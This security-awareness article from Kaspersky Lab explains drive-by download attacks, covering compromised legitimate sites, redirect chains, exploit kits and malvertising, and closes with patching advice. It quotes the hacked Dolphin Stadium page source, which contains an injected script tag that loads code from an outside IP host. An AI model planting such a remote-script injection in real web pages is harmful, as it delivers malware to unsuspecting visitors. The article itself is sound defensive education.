

When Legitimate Sites Threaten Your Network

By **Ryan Naraine**
Security Evangelist
Kaspersky Lab, Americas



Ryan Naraine
Editor-in-Chief, Threatpost.com
Senior Security Writer, ZDNet

The Internet has matured from a network of connected dial-up modems into a valuable platform for information exchange, global commerce, and workplace productivity. The World Wide Web as we know it today is a well-oiled machine, full of sophisticated, behind-the-scenes communications between browsers, Web servers and data stored on computers. This connected maze would amaze not only most home users but also most (non-IT related) corporate professionals if they truly understood it.

Today, many people still believe that using a Web browser is much like window-shopping or going to the library in the physical world – nothing happens without the knowledge of the person. (That’s what the word “browser” implies, doesn’t it?). Much of what goes on behind the scenes simply escapes them because they don’t actually see anything happening.

Unfortunately, this maturity and sophistication has attracted the attention of well-organized malware purveyors who are now intent on using the Web to deliver viruses, spyware, Trojans, bots, rootkits, and fake security software. The anti-malware industry refers to this covert downloading of malware, which occurs at Web sites without the user’s awareness, as a “drive-by download.”

Drive-by delivery is of increased appeal to cyber criminals simply because it is, in general, a more stealthy form of delivery that results in more successful attacks. It boils down simply to tricking PC users into clicking a maliciously rigged Web page or HTML document and, without warning, malware gets loaded onto the machine.

To fully understand this evolving threat – which now targets legitimate Web sites – let’s take a look at how the attacks work, the techniques used to lure targets to rigged Web sites, the sophisticated exploit kits and the applications they target, the complicated maze of Web redirects, and the payloads used to conduct identity theft and computer takeover attacks. In the drive-by attack, the malicious program is automatically downloaded to your computer without your consent or even your knowledge. The attack actually occurs in two steps. The user surfs to a web site that has been rigged with code that in

turn redirects the connection to a malicious third-party server hosting exploits. These exploits can target vulnerabilities in the web browser, an unpatched browser plug-in, a vulnerable ActiveX control, or any other third-party software flaws. This chart (image below), from the Google Anti-Malware Team, shows the basic structure of a drive-by download attack. As the figure indicates, there may be any number of redirections to different sites before the exploit is actually downloaded.




Figure 1- Basic Structure of Drive-by Download Attack
Source: Google Anti-Malware Team

According to data from Kaspersky Lab and partners in the security industry, we are in the midst of a large-scale drive-by download epidemic. Over a recent ten-month period, the Google Anti-Malware Team crawled billions of pages on the web in search of malicious activity and found more than three million URLs initiating drive-by malware downloads. “An even more troubling finding is that approximately 1.3 percent of the incoming search queries to Google’s search engine returned at least one URL labeled as malicious in the results page,” according to a study released by Google.

In the early days of drive-by downloads, attackers typically created malicious sites and used social engineering lures to attract visitors. This continues to be a major source of malicious

activity online, but more recently, hackers have compromised legitimate Web sites and planted redirect code that silently launches attacks via the browser.

One high-profile web site compromise in 2007 provides a glimpse into how drive-by downloads are launched against computer users. In the weeks leading up to the NFL Super Bowl game, Miami's Dolphin Stadium site was hacked and rigged with a snippet of JavaScript code.

```

Source of: http://www.dolphinstadium.com/ - Firefox
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
<HEAD>
<script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src='http://208.85.99.3.js'></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
</-- end - this script needed for Flash -->
<title>Dolphin Stadium</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="main.css" rel="stylesheet" type="text/css">
    
```

A visitor to that site with an unpatched Windows machine was silently connected to a remote third-party that attempted to exploit known vulnerabilities described by Microsoft's MS06-014 and MS07-004 security bulletins. If an exploit was successful, a Trojan was silently installed that gave the attacker full access to the compromised computer. The attackers could later take advantage of the compromised computer in order to steal confidential information or to launch denial-of-service attacks.

Later in 2007, the high-traffic "Bank of India" web site was hijacked by hackers in a sophisticated attack that used multiple redirects to send Windows users to a server hosting an e-mail worm file, two stealth rootkits, two Trojan downloaders, and three backdoor Trojans. The Bank of India compromise combined JavaScript obfuscation, multiple iFrame redirect hops, and fast-flux techniques to avoid detection and to keep malicious servers online during the attack. This image shows a screenshot of the compromised Bank of India site with the malicious script used to launch the drive-by download attack.

```

.bankofindia.com/home/startpage.asp ->
<script>
reloadPage(true);
</script>
<script>
DY onLoad="return openwindow();" bgcolor="#ffffff" text="#000000" link="#A80A55"
NK="#cc3366"
</script>
    
```

These are just two examples to highlight the extent of the problem on legitimate web sites. According to data from ScanSafe, a company that tracks web-based malware threats, 74 percent of all malware spotted in the third quarter of 2008 came from visits to compromised web sites.

Attackers also are known to have used poisoned third-party advertising servers to redirect Windows users to rogue servers that are hosting drive-by downloads. These malicious ads (malvertisements) are typically Flash-based and exploit unpatched desktop applications.

Drive-By Download Engines

Malware exploit kits serve as the engine for drive-by downloads. These kits are professionally written software components that can be hosted on a server with a database backend. The kits, which are sold on underground hacker sites, are fitted with exploits for vulnerabilities in a range of widely deployed desktop applications, including Apple's QuickTime media player, Adobe Flash Player, Adobe Reader, RealNetworks' RealPlayer and WinZip.

Browser-specific exploits have also been used, targeting Microsoft's Internet Explorer, Mozilla's Firefox, Apple Safari, and Opera. Several targeted exploit kits are fitted only with attack code for Adobe PDF vulnerabilities or known flaws in ActiveX controls.

Identity thieves and other malware authors purchase exploit kits and deploy them on a malicious server. Code to redirect traffic to that malicious server is then embedded on web sites, and lures to those sites are spammed via e-mail or bulletin boards.

An exploit kit server can use HTTP request headers from a browser visit to determine the visitor's browser type and version as well as the underlying operating system. Once the target operating system is fingerprinted, the exploit kit can determine which exploits to fire.

In some cases, several exploits can be sent at the same time, attempting to compromise a machine via third-party application vulnerabilities. Some of the more sophisticated exploit kits are well maintained and updated with software exploits on a monthly basis. The kits come with a well-designed user interface that stores detailed data about successful attacks. The data can range from operating system versions exploited, the target's country of origin, which exploit was used, and the efficiency of exploits based on traffic to the malicious site.

The Unpatched Desktop

The drive-by download epidemic is largely attributed to the unpatched state of the Windows ecosystem. With very few exceptions, the exploits in circulation target software vulnerabilities that are known – and for which patches are available. However, for a variety of reasons, end users are slow to apply the necessary software fixes.

Microsoft's Automatic Updates mechanism offers end users a valuable way to keep operating system vulnerabilities patched, but the same cannot be said for third-party desktop applications. Secunia, a company that tracks software vulnerabilities, estimates that about one-third of all deployed desktop applications are vulnerable to a known (patched) security issue.

The most practical approach to defending against drive-by downloads is to pay close attention to the patch-management component of defense. Specifically, users should;

- Use a patch management solution that assists with finding – and fixing – all third-party desktop applications. Secunia offers two tools – Personal Software Inspector and Network Security Inspector – that can help identify unpatched applications.
 - Use a desktop browser that includes anti-phishing and anti-malware blockers. Microsoft's Internet Explorer, Mozilla Firefox, and Opera all provide security features to block malicious sites.
- Enable a firewall and apply all Microsoft operating system updates. Avoid using pirated software which has its updates disabled through WGA.
 - Install anti-virus/anti-malware software and be sure to keep its databases updated. Make sure your anti-virus provider is using a browser traffic scanner to help pinpoint potential problems from drive-by downloads.